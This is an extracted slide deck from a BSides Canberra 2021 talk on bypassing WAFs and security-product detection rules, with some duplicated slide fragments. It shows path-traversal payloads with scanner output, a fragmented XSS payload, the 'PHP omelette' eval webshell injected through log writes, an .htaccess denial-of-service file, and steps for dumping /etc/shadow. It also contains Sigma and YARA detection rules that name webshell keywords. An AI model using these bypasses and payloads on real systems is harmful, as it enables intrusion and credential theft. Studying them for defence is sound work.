

THE DEFENDER'S NEW CLOTHES


Bsides Canberra 2021

Eldar Marcussen
@wireghoul





"The naked emperor", stencil graffiti by Edward von Löngus



SECURITY SOFTWARE IS?

- Introducing large codebases at central points?
- Adding significant complexity to processes?
- Effective?
- Supply chain nightmares?

ASK YOURSELF?


- What's a solution on your network with no boundaries?
- How effective is your WAF?
- What secures the security software?

DO NOT OVERESTIMATE

cisco:cisco

YOUR NETWORK SECURITY

STORY TIME



WAF bypass via direct access was not an option

BUT FIRST...

AWS LB PATH-PATTERN

```
resource "aws_lb_listener_rule" "block-admin-spec" {  
  listener_arn = "${aws_lb_listener.ai-platform-api-listener-https.arn}"  
  action {  
    type = "fixed-response"  
    fixed_response {  
      content_type = "text/plain"  
      message_body = "not allowed from external network"  
      status_code  = "401"  
    }  
  }  
}  
  
condition {  
  field  = "path-pattern"  
  values = ["/apidocs"]  
}  
}
```

```
resource "aws_lb_listener_rule" "block-admin-spec" {  
    listener_arn = "${aws_lb_listener.ai-platform-api-listener-https.arn}"  
    action {
```

domain.example/apidocs -> 401

```
        content_type = "text/plain"
```

domain.example:///apidocs -> 200

```
        status_code = "401"
```

```
    }
```

```
}
```

```
condition {  
    field = "path-pattern"  
    values = ["/apidocs"]  
}  
}
```

**AWS LB PATH-
PATTERN**

SILKSH



WAF

BASE64

- Free bypass ... (feature?)
- Serialize all the things!
- Base64 encoding mutation
- <https://twitter.com/netspooky/status/1364979104752295937>
- <https://n0.lol/encmute/>

```
base64 -d <<< "bmV0c3Bvb2t5"  
base64 -d <<< "bmV0cw==cG9va3k="  
base64 -d <<< "bmU=dHM=cG8=b2s=eQ=="  
base64 -d <<< "bg==ZQ==dA==cw==cA==bw==bw==aw==eQ=="
```


XSS

- Fragmentation

```
A=document;A.write("<scr");A.write("ipt>");A.write("ale");A.write("rt(");A.write("l)<");  
);A.write("/sc");A.write("ript>");
```

- Split XSS

https://digi.ninja/blog/split_xss.php

[illegible]

#bugbounty #bugbountytips #cybersecurity

JavaScript •

[illegible]

The page at <https://null.jsbin.com> says:

CH

BACK TO THE STORY

I found a traversal

TRAVERSAL

- Relative traversal

URI?file=../../index.php

URI?file=../../robots.txt

- Non traditional traversal

../../../../../../../../etc/./passwd

../../../../../../../../proc///.///environ///.///self

- Multipart traversal

URI?module=..&page=..&template=robots.txt

Sorry, you have been blocked

You are unable to access www.cloudflare.com






```
.-----'
( ) /
/ / ) . . . . ) . . . . ) . . . . /
-./ -./ ( | ( / ./ -./ / \ / ) /
( / - - \ / ( - ' / / . ) / ( '
Version: 0.1
..-.-)

WAF evading directory traversal scanner by @Wireghoul
===== [justanotherhacker.com] =====

SUCCESS!!! => http://localhost:8000/lfi.php?f=//..//..//..//..//..//..//..//..//..//..//etc//..//passwd
SUCCESS!!! => http://localhost:8000/lfi.php?f=//..//..//..//..//..//..//..//..//..//..//etc///passwd
SUCCESS!!! => http://localhost:8000/lfi.php?f=//..//..//..//..//..//..//..//..//..//..//etc//..//passwd
SUCCESS!!! => http://localhost:8000/lfi.php?f=//..//..//..//..//..//..//..//..//..//..//etc///passwd
SUCCESS!!! => http://localhost:8000/lfi.php?f=//..//..//..//..//..//..//..//..//..//..//etc//..//passwd
SUCCESS!!! => http://localhost:8000/lfi.php?f=//..//..//..//..//..//..//..//..//..//..//etc///passwd
SUCCESS!!! => http://localhost:8000/lfi.php?f=//..//..//..//..//..//..//..//..//..//..//etc//..//passwd
SUCCESS!!! => http://localhost:8000/lfi.php?f=//..//..//..//..//..//..//..//..//..//..//etc///passwd
```

[Learn More](#)



LEAKING SOURCE => LFI

But no file to include

LOG WRITES

- Find a script writes to a log
- Has file rotation
- Browser accessible
- WAF blocks code injection attempts

HELLO ~~SARVINESS~~ *fragmentation*

- Find
- Has f
- Brow
- WAF

MY OLD FRIEND

Array


```
(
    [time] => Fri, 10 Jul 2020 08:11:27 +0800
    [addr] => *****.4
    [agent] => Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
    [get] => Array
        (
            [a] => <?php /*
        )
    )
```

Array

```
(
    [time] => Fri, 10 Jul 2020 08:11:34 +0800
    [addr] => *****.4
    [agent] => Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
    [get] => Array
        (
            [b] => */ eval /*
        )
    )
```

Array

```
(
    [time] => Fri, 10 Jul 2020 08:12:08 +0800
    [addr] => *****.4
    [agent] => Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
    [get] => Array
        (
            [c] => */ ( $c[3] /*
        )
    )
```

=====[justanotherhacker.com]====

```
<?php /*
*/ $c=$_GET/*
*/;/*
*/$b=base64_decode/*
*/(/*
*/$c[0]/*
*/)/*
*/;/*
*/eval/*
*/(/*
*/$b/*
*/)/*
*/;/*
*/?>
```

<http://justanotherhacker.com/php-omelette.html>

HARDENING





<https://dribbble.com/shots/6477438-90-s-style-Hack-the-Planet>

`fopen()`

`fwrite()`

`fread()`

`unlink()`

`curl_exec()`

`base64_decode()`


`eval()`

And many more

```
; This directive allows you to disable certain functions for security reasons.  
; It receives a comma-delimited list of function names.  
; h disable-functions  
dis system, passthru, exec, shell_exec, shellarg,  
escapeshellcmd, proc_close, proc_open, dl, chdir, getcwd, copy, mkdir, rmdir, rename,  
chmod, chown, chgrp
```


SIDESTEP HARDENING

- fwrite() a .htaccess based SSI webshell
- WAF blocks access to .htaccess shell, but...
- We can curl_exec via base64 encoded PHP from our LFI



POST EXPLOITATION

- `ps` shows `process_email.php` running as root
- `/var/www/html/crontab/process_email.php` is `chmod 777`
- Append PHP code to dump `/etc/shadow` to `/tmp/eldar_was_here`
- Crack passwords

END OF STORY

Is this effective security??



daveaitel
@daveaitel



People in the incident response world seem to think the skill ceiling for hacking is a lot lower than it actually is.

2:51 AM · Jan 25, 2021 · Twitter Web App



MalwareTech 

@MalwareTechBlog



Replying to [@wireghoul](#) [@Tweekay](#) and 3 others

You'd be surprised by how few non-state actors can do that. When it comes to the more harmful actors, such as ransomware groups, most don't have access to those capabilities. Yes everyone is already owned, but destructive attack are yet to come.

11:45 AM · Mar 12, 2021 · Twitter Web App

DETECTION RULES

ARGLEBARGLEGLOPGLYF?



arglebargleglopglyf



Pull requests

Issues

Marketplace

Explore

Repositories

0

Code

920

Commits

0

Issues

3

Discussions

Beta

0

Packages

0

Marketplace

0

Topics

0

Wikis

0

Users

0

States

Closed

3



Single sign-on to see search results within the SEEK-Jobs organization.

3 issues



feross/buffer #255

Text in unit test is being flagged as malicious by corporate security software.

raven1152 opened on 15 Jan 2020 2 comments



rvagg/bl #79

The string "arglebargleglopglyf" causing issues.

Long story short, our stupid enterprise firewall goes haywire every time this string shows up. Could you please use something else?

annitya opened on 5 Mar 2020 3 comments



cypress-io/cypress #6644

Sub-dependency causing download to fail in enterprise-environments.


type: dependencies

annitya opened on 5 Mar 2020 3 comments

master [htshells](#) / [dos](#) / [apache.dos.htaccess](#)

Go to file

...

 **wireghoul** Grouped denial of service attacks together

Latest commit 77fa1ea on 11 Jun 2013 [History](#)

 1 contributor

6 lines (5 sloc) | 310 Bytes

Raw

Blame



```
1 # Self contained .htaccess denial of service attack - Part of the htshell project
2 # Written by Wireghoul - http://www.justanotherhacker.com
3 # This file will make any request to parent and sub directories return a 500 internal server error
4
5 # This invalid instruction will make apache croak
6 arglebargleglogglyf
```

MUME Help

Index: [A](#) [B](#) [C](#) [D](#) [E](#) [F](#) [G](#) [H](#) [I](#) [J](#) [K](#) [L](#) [M](#) [N](#) [O](#) [P](#) [Q](#) [R](#) [S](#) [T](#) [U](#) [V](#) [W](#) [X](#) [Y](#) [Z](#)

ARGLEBARGLE, ARGLEBARGLE, GLOP-GLYF!?!

If you type a command the game does not understand, it will retort `Arglebargle, glop-glyf!?!.`

If the game thinks that the command you entered a **typo** it will **suggest** `I do not understand that command. Did you mean: <command>.`

RULE ANALYSIS

```
title: Fortinet CVE-2018-13379 Exploitation
description: Detects CVE-2018-13379 exploitation attempt against Fortinet SSL VPNs
id: a2e97350-4285-43f2-a63f-d0daff291738
references:
  - https://devco.re/blog/2019/08/09/attacking-ssl-vpn-part-2-breaking-the-Fortigate-ssl-vpn/
author: Bhabesh Raj
date: 2020/12/08
tags:
  - attack.initial_access
  - attack.t1190
logsource:
  category: webserver
detection:
  selection:
    c-uri|contains|all:
      - 'lang=../../../../'
      - '/dev/cmdb/sslvpn_websession'
  condition: selection
fields:
  - client_ip
  - url
  - response
falsepositives:
  - Unknown
level: critical
```

https://github.com/SigmaHQ/sigma/blob/master/rules/web/web_fortinet_cve_2018_13379_preauth_read_exploit.yml


```
title: Fortinet CVE-2018-13379 Exploitation
description: Detects CVE-2018-13379 exploitation attempt against Fortinet SSL VPNs
id: a2e97350-4285-43f2-a63f-d0daff291738
references:
  - https://devco.re/blog/2019/08/09/attacking-ssl-vpn-part-2-breaking-the-Fortigate-ssl-vpn/
author: Bhabesh Raj
date: 2020/12/08
tags:
  - attack.initial_access
  - attack.t1190
logsource:
  category: webserver
detection:
  selection:
    c-uri|contains|all:
      - 'lang=../../../../'
      - '/dev/cmdb/sslvpn_websession'
  condition: selection
fields:
  - client_ip
  - url
  - response
falsepositives:
  - Unknown
level: critical
```

lang=../../../../

```
title: CVE-2021-21972 VSphere Exploitation
id: 179ed852-0f9b-4009-93a7-68475910fd86
status: experimental
description: Detects the exploitation of VSphere Remote Code Execution vulnerability as described in CVE-2021-21972
author: Bhabesh Raj
date: 2021/02/24
references:
  - https://www.vmware.com/security/advisories/VMSA-2021-0002.html
  - https://f5.pm/go-59627.html
  - https://swarm.ptsecurity.com/unauth-rce-vmware
logsource:
  category: webserver
detection:
  selection:
    cs-method: 'POST'
    c-uri:
      - '/ui/vropspluginui/rest/services/uploadova'
  condition: selection
fields:
  - c-ip
  - c-dns
falsepositives:
  - OVA uploads to your VSphere appliance
level: high
tags:
  - attack.initial_access
  - attack.t1190
```

https://github.com/SigmaHQ/sigma/blob/master/rules/web/web_vsphere_cve_2021_21972_unauth_rce_exploit.yml


```
title: CVE-2021-21972 VSphere Exploitation
id: 179ed852-0f9b-4009-93a7-68475910fd86
status: experimental
description: Detects the exploitation of VSphere Remote Code Execution vulnerability as described in CVE-2021-21972
author: Bhabesh Raj
date: 2021/02/24
references:
  - https://www.vmware.com/security/advisories/VMSA-2021-0002.html
  - https://f5.pm/go-59627.html
  - https://swarm.ptsecurity.com/unauth-rce-vmware
logsource:
  category: webserver
detection:
  selection:
    cs-method: 'POST'
    c-uri:
      - '/ui/vropspluginui/rest/services/uploadova'
  condition: selection
fields:
  /ui//vropspluginui//rest//services//uploadova
falsepositives:
  - OVA uploads to your VSphere appliance
level: high
tags:
  - attack.initial_access
  - attack.t1190
```



```
317 $ = "WinExec"
318 $ = "b374k" fullword nocase
319 $ = "backdoor" fullword nocase
320 $ = /(c99|r57|fx29)shell/
321 $ = "cmd.exe" fullword nocase
322 $ = "powershell.exe" fullword nocase
323 $ = /defac(ed|er|ement|ing)/ fullword nocase
324 $ = "evilc0ders" fullword nocase
325 $ = "exploit" fullword nocase
326 $ = "find . -type f" fullword
327 $ = "hashcrack" nocase
328 $ = "id_rsa" fullword
329 $ = "ipconfig" fullword nocase
330 $ = "kernel32.dll" fullword nocase
331 $ = "kingdefacer" nocase
332 $ = "Wireghoul" nocase fullword
333 $ = "LD_PRELOAD" fullword
334 $ = "libpcprofile" // CVE-2010-3856 local root
335 $ = "locus7s" nocase
336 $ = "ls -la" fullword
```

https://github.com/nsacyber/Mitigating-Web-Shells/blob/master/extended.webshell_detection.yara#L332

```
rule VUL_Tomcat_Catalina_CVE_2020_1938 {
  meta:
    description = "Detects a possibly active and vulnerable Tomcat configuration that includes an accessible and unprotected AJP connector"
    author = "Florian Roth"
    reference = "https://www.chaitin.cn/en/ghostcat"
    date = "2020-02-28"
    score = 50

  strings:
    $h1 = "<?xml "
    $a1 = "<Service name=\"Catalina\">" ascii

    $v1 = "<Connector port=\"8009\" protocol=\"AJP/1.3\" redirectPort=\"8443\"/>" ascii

    $fp1 = "<!--<Connector port=\"8009\" protocol=\"AJP/1.3\" redirectPort=\"8443\""" ascii
    $fp2 = " secret=\"" ascii
    $fp3 = " requiredSecret=\"" ascii


  condition:
    $h1 at 0 and filesize <= 300KB and
    $a1 and $v1
    and not 1 of ($fp*)
}
```

Fields

The fields section specifies the log fields which may be of interest for analysis after the specified event has occurred.

As seen in the output of the ssl_access log files, fields of interest will be the client ip and the requested url.

```
CVE-2020-5902-f5.yml
1 title: F5 Traffic Management User Interface - CVE-2020-5902
2 description: Detects attempts of exploiting CVE-2020-5905 via the Traffic Management User Interface for f5.
3 author: John Doe
4 date: 2020/07/16
5 status: experimental
6 references:
7   - https://support.f5.com/csp/article/K52145254
8   - https://www.uscert.org.au/bulletins/ESB-2020.2260.5/
9 logsource:
10  category: webserver
11 detection:
12  selection:
13    url|contains:
14      - '/tmui/login.jsp/'
15  selection2:
16    url|contains:
17      - ";"
18  selection3:
19    url|contains:
20      - "/hsqldb"
21  condition: (selection and selection2) or selection3
22 fields:
```



/tmui///login.jsp/



National Cyber
Security Centre

a part of GCHQ

Alert: APTs exploiting multiple vulnerabilities in several VPN products used worldwide

Vulnerability	Detection
CVE-2019-11510	Search logs for URLs containing ? and ending with /dana/html5acc/guacamole/ (Regular Expression: \?.*dana/html5acc/guacamole/)

/dana/html5acc///guacamole

CONCLUSION

TOOL RELEASES

- Traversty :: Directory traversal w/WAF bypass
- PHP omelette :: Code fragmentation & injection (LFI)
- htshells update :: web server run time configuration/per dir attacks
- <https://github.com/wireghoul>

Stop buying snake oil?

Huge revenues are generated in our industry with colored appliances that only work as long as the attacker hasn't looked at them

Often, these boxes want to be dropped onto privileged points in your infrastructure

Just say no. Spend your money wisely.

BONUS

BONUS

- CB ransomware “defence”
- ...
- Yes, it’s a hard problem to solve, but please...

<REDACTED>

Hackers

don't give a shit:



KIWICON III
28TH & 29TH NOVEMBER 2009

New Zealand's Hacker con - Wellington

- About your project's scope
- It's managed by a third party
- It's a legacy system
- It's "too critical to patch"
- About your outage windows
- About your budget
- You've always done it that way
- About your Go-Live Date
- It's only a pilot/proof of concept
- About Non-Disclosure Agreements
- It wasn't a requirement in the contract
- It's an internal system
- It's really hard to change
- It's due for replacement
- You're not sure how to fix it
- It's handled in the Cloud
- About your Risk Register entry
- The vendor doesn't support that configuration
- It's an interim solution
- It's [insert standard here] compliant
- It's encrypted on disk
- The cost benefit doesn't stack up
- "Nobody else could figure that out"
- You can't explain the risk to "The Business"
